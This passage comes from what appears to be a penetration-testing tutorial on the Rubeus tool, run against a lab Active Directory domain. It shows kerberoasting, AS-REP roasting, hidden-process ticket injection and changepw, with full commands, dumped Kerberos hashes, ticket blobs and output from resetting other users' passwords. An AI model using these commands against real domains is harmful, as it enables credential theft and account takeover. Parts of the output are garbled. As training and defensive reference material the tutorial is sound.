/simple: hashes are output in the console one per line

/nowrap: with this option Kerberos results will not be line wrapped

```
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /simple /nowrap
```

/outfile: Can be used to store the hash in an output file

```
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /outfile:type.hash
```

ASREPRoast

A service ticket is obtained using TGT and that TGT is obtained by validating a first step called “pre-authentication.” If this pre-authentication requirement is removed for accounts, it makes them vulnerable to asreproasting.

If the user has “Do not use Kerberos pre-authentication” enabled, then an attacker can recover a Kerberos AS-REP encrypted with the users RC4-HMAC’d password and he can attempt to crack this ticket offline.

You can read our detailed article [here](#).

An SPN can be specified with `asreproast` option like

```
rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local
```

```
C:\Users\Public>rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local ←  
rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local
```

v2.0.2

```
[*] Action: AS-REP roasting

[*] Target Domain           : ignite.local

[*] Searching path 'LDAP://dc1.ignite.local/DC=ignite,DC=local' for '(&(samAccountType=8053063
Control:1.2.840.113556.1.4.803:=4194304))'
[*] SamAccountName         : harshit
[*] DistinguishedName     : CN=harshit,CN=Users,DC=ignite,DC=local
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\harshit'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$harshit@ignite.local:C9722096DCCABCD1D8FB22DC7A3A50C3$863FDD91BBA7139
64685F2E914CDAD90C5F311DC7700E30C8948D3486D0F108D4E773076D245CD7B58FB588D37A85C7
4767952CBA58B9E9264E854DB619E1C4DD6E7BDD0EC63BD47AFE07651B34E7751E411478DC882FFE
5DE57FCEE2E810838C04F3E9EF974167B4183CE7260A39783FB480476A75CBF466EABD3A2EA81826
11F2D342F1C50172ED0AB25975C1195048080E88B856DF12B3CF53644C561232B7AA1A6037E529C9
3DEDBBE9BA2336957D7628F9FA38C1EEA42238AE4FF9A2DF165D83E0F7C7D82B23DA7B60453B9F53
82272E02F2786294D84EC68566D28078AC053856A95E19B03EC823C8D

[*] SamAccountName         : aarti
[*] DistinguishedName     : CN=aarti,CN=Users,DC=ignite,DC=local
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\aarti'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:

$krb5asrep$aarti@ignite.local:5766496E3EADC8BDC5A9D73194E6D559$AB70D33C06C4F5D36
1B4364EF3F7696028F31152EB4B6E5C893275B2F0625A00FBBE91084E60DF4549412947B4A620684
4D42B133A253774CEED8A00A4F914F76AE1234388D172C650B156C4074157A726CD7E3038C3BE8EB
308E9464FD8BEDB5873512376FBC81E9FEE6AB1F75E8C5921E9EC44DBD4DD73896669621718E3963D
```

As you can see, all the accounts with setting “Do not use Kerberos pre-authentication” enabled are vulnerable to the attack and their AS-REP encrypted with RC4-HMAC password has been dumped.

These hashes can also be dumped in a specific hashcat format. By default the hashes can be cracked using JtR.

```
rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local /format:hashcat
```

/domain and /dc are optional flags that can be used to explicitly define the domain and controller accounts.

```
rubeus.exe asreproast /domain:ignite.local /dc:dc1
```

```
C:\Users\Public>rubeus.exe asreproast /domain:ignite.local /dc:dc1  
rubeus.exe asreproast /domain:ignite.local /dc:dc1
```

v2.0.2

[*] Action: AS-REP roasting

```
[*] Target Domain      : ignite.local
[*] Target DC          : dc1
```

```
[*] Searching path 'LDAP://dc1/DC=ignite,DC=local' for '(&(samAccountType=805306368)(userAcc  
40.113556.1.4.803:=4194304))'
```

```
[*] SamAccountName      : harshit
[*] DistinguishedName   : CN=harshit,CN=Users,DC=ignite,DC=local
```

[*] Using domain controller: dc1 (192.168.1.2)

```
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\harshit'
```

[+] AS-REQ w/o preauth successful!

[*] AS-REP hash:

```
$krb5asrep$harshit@ignite.local:99F7FB172B01AA4E2D2C9CE715AED5CF$9BC8F07849C3AD3  
F9DCC9E98C28131D3502897D8B02A372A209A3FA9FB18FA2DF460B59C6E8A252A70E50CD1DF14E25  
BC70D994DA4872D4FB427ED112981E500E88D3391C1465DD454D5144F5E28E713304AE2E3159CC39  
C3BCBC7B5BABC025AA8943F61A23038B6A886598B9E43994B26D34C697CE4D20C12A33EA09870216  
15A99998DDBBE61CF04120F453A3C697B6CDAEDB0395944AEA9B30FD3749B7F1A7EEC76B3EFC4778  
63D66D529A10898597CB3EDA21A7B6B5CAFCE518C77CA16A6CA06662DDAFA955F1D38664DCCA40E6  
78AB76DD67D84FE9DA13E20368CFACC04B86ABE72A0E40388756EB243
```

[*] SamAccountName : aarti

[*] DistinguishedName : CN=aarti,CN=Users,DC=ignite,DC=local

[*] Using domain controller: dc1 (192.168.1.2)

[*] Building AS-REQ (w/o preauth) for: 'ignite.local\aarti'

[+] AS-REQ w/o preauth successful!

[*] AS-REP hash:

`/outfile` can be used to save this hash in an output file.

```
rubeus.exe asreproast /spn:ldap/dc1.ignite.local/ignite.local /outfile:type2.hash
```

If /ldaps is used, LDAP query shall go over secured LDAP (port 636)

```
rubeus.exe asreproast /user:harshitrajpali /ldaps
```

```
C:\Users\Public>rubeus.exe asreproast /user:harshitrajpal /ldaps
```



```
rubeus.exe asreproast /user:harshitrajpal /ldaps
```

v2.0.2

```
[*] Action: AS-REP roasting
```

```
[*] Target User : harshitrajpal
[*] Target Domain : ignite.local
```

```
[*] Searching path 'DC=ignite,DC=local' for '(&(samAccountType=805306368)(userAccountControl<=4.803:=4194304)(samAccountName=harshitrajpal))'
[*] SamAccountName : harshitrajpal
[*] DistinguishedName : CN=harshitrajpal,CN=Users,DC=ignite,DC=local
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Building AS-REQ (w/o preauth) for: 'ignite.local\harshitrajpal'
[+] AS-REQ w/o preauth successful!
[*] AS-REP hash:
```

```
$krb5asrep$harshitrajpal@ignite.local:B67DC2C4ED1F32C306591C80CCB1472B$8720AC22D
7D7C9BB5B120FF704F44B51FB7CB3F11FAD455797C1EC1498C0AD871F2EEA280CFFCCF5B5CBF625F
41D8CA3EEE58CAE806453D72C7FB40073C933B435E6BCB51F4EB2579449279025F52E94275BFD3D2
051012286E5F6DB5EC5CAF22AEA3498C6330B1E088324F826526039373CA7502945DACA84BC71AA5
045837D95CEF2A3F66A5A3631ED45AF38235C4A86E36DB31F773B71373CBA81A33DA6EF559C4CC82
0FD8ED87F800803243D9274B1E276A90582A8877BE1DCB40F3ED558780DC82A9A0BF91A142505CC2
308EB80A8B086DB5B2BD5126AD313673BCE8C2E7467A7DD1462E511D12E5A46
```

Createnetonly

The option `createnetonly` uses the `CreateProcessWithLogonW()` API to create a new hidden process while returning the ID and LUID. This LUID can then be used with `ptt` option to apply this ticket in the newly created process. This prevents erasing of current tickets.

`/ticket` flag can be used to provide kirbi ticket of base64 blob with the created process.

```
rubeus.exe createnetonly /program:"C:\Windows\System32\upnpcont.exe" /ticket:ticket.kirbi
```

As you can see, the process ID 3032 is associated with this hidden process and LUID given which can be used using the /luid flag.

Changepw

The Rubeus changepw option allows an attacker to change a user's plaintext password from a TGT .kirbi file or a base64 blob. Hence, when used in conjunction with tgtdeleg or asktgt, we can change a user's password just from its hash. For example, let's set current user's password to "Password@1!!!"

/ticket: we provided valid TGT of current user.

```
rubeus.exe changepw /ticket:doIFNDCC...bA== /new:Password@1!!!
```

rubeus.exe changepw /ticket:doIFNDCCBCGawIBBaEDAgEWooIERDCBEBhgQ8MII0KADAgEFoQ4bDELHTklURS5MT0NBTKIhMB+gAwIBAQEYMBYB0mtyYnRndBsMaWduaXRlLmxvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+aHeTN7q4C0X/9hyzuRZvZPN7lxeu05FwPhksL2v6n+Pq4lgcGL7A/gzfFmNgxjyTzf39MYY07w7gFfRMJFj0Q6mo49GMrhMcV9s4CL6Y+A78nKJ569yimfs19rTy2onNT2TsTW6Xv+FHZNAktSu8whi/5+cRHRqj9zx1MbU2KahgFGXXMpkk9SnAddWyxzLUGRQjpEFGcK/4ecpErVwx0PlQVaJVJmlpeDr+hQwNTGRlTE2tLSRVSdvqVctvkEBZsWwGteQ3M9IZ7W78bP0sHAJJ04f1T2YbDuMHlsBcNUAqk0ET1flyMDT8hnvxJPHjtHV4dh8S3J3x8+jGTzSuSwI277biC8JTz45DCYruCpW2N1/LK35g9b2bCgBmEl/33ZdEwd3qkYbjt8ZjM2FB1LyOxaNq306mkZoE6SYgqZlnix14a157pUgN+WrJS282RA9dQLKL1cIuP+qdZvbL8eUWR3hTjtbutSERsDvXoqe/Hc39dj2j9xk7z3MggosrklPE9QFoSasHmZjJxr5WI84ogrD/HjufT9oHCiQUXptICDSmUq34x6mBmoK1Y5hU25R7q+/MuyQoL7Q0GERRG43Rd6hEyQxtGhrJHDjuC8w7VLr5I1lipQe38HZB4eUrFgToN4yEmD/CoTEPr91e6eUvDAAT0l0LDA7tRapyqgDa5sQzTxfhLzf32+UXT+uM6lm+KjSwBznGKlksLxDbSL3Wg06hREjyq0mMlnGZM9+AhhG40s/rNMlx0/AkvBSE00HRPSLziuD5jp4SmuMl8cc03xCaUjDVoNKZUjQjUVol0+NyUC6//2nubMehI1hCq2zNQLaHc2oG4imTzsTig380m8mp2z42/eAhLP4RjTuYnDb/sY2lIs+HYYiB1eN7m2NOHzrNZB99AJoyCzr981/DckBkUQ0AxFhiH/atXxX7l9cJJ+qeEHbdFExNfuD5J0TENSeHGLijjm05a+R3c0coatsLDeGqKJrWYV69hsj4/oQVhBnqbFJ9avuhFR9SkqL2jiyd/hmVTH9pPYoqjQGJGbgvzea/y3tINp0cjuv+S7eIDug/PSMd06YmY0MPIQwbVcUx7eEuDjGtq+IePZI6mG/UexHsU/JFZGmPHld/0X1h7KTyfKd3mBwKNW3MP2b9HHjBFppTqJ3bZNI0HoJyHobIrEbM20rrp+IVmPpa9P0hmHHWZMdV04cexDPEd1bh6YpWlgZRTPRB2wHzVR/YvGVROKWO/b0aK5Ux03rs7MbY41s22acun9gJCNFevLzrgOpantejVkjZqexYevyCpfQwRLB/dYgk8knP1KRJXfVKOB2zC2KADAgEAooHQBIHNFYHKMIIHhoIHEMIHBMIG+oBswGaADAgExoRIEEN3jTSl0/T5pNeaw6T/LpzOhDhsMSUdOSVRFKxPQ0FMohowGKADAgEBoREwDxsNaGFyc2hpdHJhanBhbKMhAwUAQOUAAKURGA8yMDIyMDUw0DA1MDMw0VqmErgPMjAyMja1MDgxNTazMDlapxEYDzIwMjIwNTE1MDUwMzA5Wqg0GwxJr05JVEuuTE9DQ0uypITAfoAMCAQKhGDAWGwZrcmJ0Z3QbDg1nbml0ZS5sb2NhbA= /new:Password@1!!! 

v2.0.2

```
[*] Action: Reset User Password (AoratoPw)
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Changing password for user: harshitrajpal@IGNITE.LOCAL
[*] New password value: Password@1!!!
[*] Building AP-REQ for the MS Kpassword request
[*] Building Authenticator with encryption key type: rc4_hmac
[*] base64(session subkey): 1VTB/b55vbhJD0dUK/ezwQ==
[*] Building the KRV-PRIV structure
[+] Password change success!
```

As you can see, password for user 'harshitrajpal' has been changed successfully.

Now, we can choose a specific user which has the same password using the `/targetuser` option too (can be found out using the brute method). Note that necessary privileges may be required here.

```
rubeus.exe changepw /targetuser:ignite.local\mufasa /ticket:doIFNDCC... bA== /new:Password@1!!
```

```
rubeus.exe changepw /targetuser:ignite.local\mufasa /ticket:doIFNDCCBCGawIBBaEDAgEWooIeRDCCBEBhggQ8MIIeOKADa  
gEFoQ4bDElHTklURS5MT0NBTKhMB+gAwIBAqEYMBYBmtyYnRmdBsMaWduaXRlLmxvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+Z0LT  
/Ze7RL/9H88i0wRuJ2Fv20N371A43P2H0H4LWGRNLZ4Zh0FzFGPyqVtqWQXKhdYi0MNTqGcb4YgChIaBYKPyrbuSzMWQmzzwDoaBbNNJWSeX  
L2f080zbuKbvLBQdztF+j0j2T0579G3ovbcqr+ZrQ6hk+F70lxItQnZfkazloszScFWX873el1mBSlEnJkoWyZgb0LrkYal17uj08ucLqq/H  
murMtFhHN3fijzVjWguOYTyjoj1ic5P61kK4uuY0bSv1c8yYVWz2KIXVocVev6BV8IfTcZzsJYkQBz/d2TnZ5aW55UErPgb2//sMrCg/QK1b  
DuguaQAwemtXdQuIEeoMNQ59MvBKx0Gifb2gpcg6k+qPdh49TxXdWR/Ke8AsmHf9iWcZ2JQeyUpEbzb1GrSh0x79YuLpFvxzD7eSngN8h6Rhqs  
mlBsgPSz/OsPf5Iuq30HlTSdUyIc9CivcXZRDnA1FZM+tbxA1FajLlCencpzuS8sdCcX7H1uiaab37NyEa5wD9rL/t+9ktkV0ZWHyq4UwCQE  
+jDsF0olVAMk2RTTsADUSCIPt2Yl+dC7J7gDnsIoE3nTic5v7YmA+a14T0F5HFgq+PFkjQjSRZHfZQydr1rKouccFrkR62xfLImWnCvB4G  
2nsPXeAT+f/0eg1DW18CCWnVrFaUQ/in3cV3fxFwCYa6BtC6fWDY6bG59TCWCU5rIuuclDkGdgLPMMqlQ3uV0od70DgIan6sTrBKUpVjC3M0s  
/xTL5F3UJnHsaq0Zj62sCfHmVPLwXt2VxhhB1U3gZMqulowKIJ17/Hphb8lnFbSbcBKErh2R3nadGGJ9v1QmF/D/PL7Z1uVs1XDa08Wjz7e  
D+rkGnpTbi4qwDsRpdIk3xeG32UZ3nIuk6d4zptAcTzeIj4dYpv+LE7lbWtvhAgy15LI0nvNfcxR3D3PkgFvx8xqqSBv/SK0jMNsLFJhtwf  
xckXenn6M0noj2042yBsGhf52Ct88YJjsOfypAhI3iozdiZus3QpajY6P24k2eDlx+WuyhLJWAoqdbG05KFBSF6aSddFDCDiTaifjsTr/IRG  
UjgR0iJi8+KNmSuGdsL6gNvpnw25FtMdZQirpQr0usBtazHwWS/aPBKAJZaX1b9zoxyygm5bdS/ZK0C0tBqKEMwMwvkvPfpb833l2qnbm6mz1  
LkdArpNUtmnHiehSupP6Zcf+5hNkwkbNhk0xJ0NixRRGurHjcf6V2ALJH/JyqN2onk9yIiX2ttNUNxLmouFe32KBfhUfxlkDCWtPA0laZhtc  
brQzCiEbbuH41SdRdmw60B2zCB2KADAgEaoHQBIHNFYHKMIHhoIHEMIHBMIG+oBswGaADAgExoRIEPhufMMepr/CLmVfHni80UihsMSUD  
OSVRFLkxPQ0FMohowGKADAgEboREwDxsNQWRtaW5pc3RyYXRvcqMHAwUAQ0UAAKURGA8yMDIyMDUwODA2MTEyNVqmErGPMjAyMjA1MDgxNjEx  
MjVapxEYDzIwMjIwNTE1MDYxMTI1Wqg0GwxJ0R05JVEUte9DQyupITAfAMCAQKhGDAWgwZrcmJ0Z3QbDglnbml0Z5sb2NhbA= /new:Pas  
sword@1!!!!
```

v2.0.2

[*] Action: Reset User Password (AoratoPw)

```
[*] Using domain controller: dc1.ignite.local (192.168.1.2)
[*] Resetting password for target user: ignite.local\mufasa
[*] New password value: Password@1!!!
[*] Building AP-REQ for the MS Kpassword request
[*] Building Authenticator with encryption key type: rc4_hmac
[*] base64(session subkey): aKzmZ+Cly\hKjJ8HVCyjAw==
[*] Building the KRV-PRIV structure
[+] Password change success!
```

As you can see, Mufasa had the same password as harshitrajpal and his password got changed.

Currentluid

A simple option to display current LUID. LUID can be utilised with other options by specifying with the /luid flag. For example, to purge ticket of a specific user, luid may be needed.

rubeus.exe currentluid

Conclusion

The article talked about a C# implementation of various popular AD attacks covered in variety of major projects like Kekeo called “Rubeus.” It is a versatile tool which can be dropped on the victim’s machine and be used to perform various AD related attacks. We tried to cover a majority of options. A detailed wiki can be referred to here. The article is intended to serve as a quick ready reference for Rubeus usage. Hope you liked the article. Thanks for reading.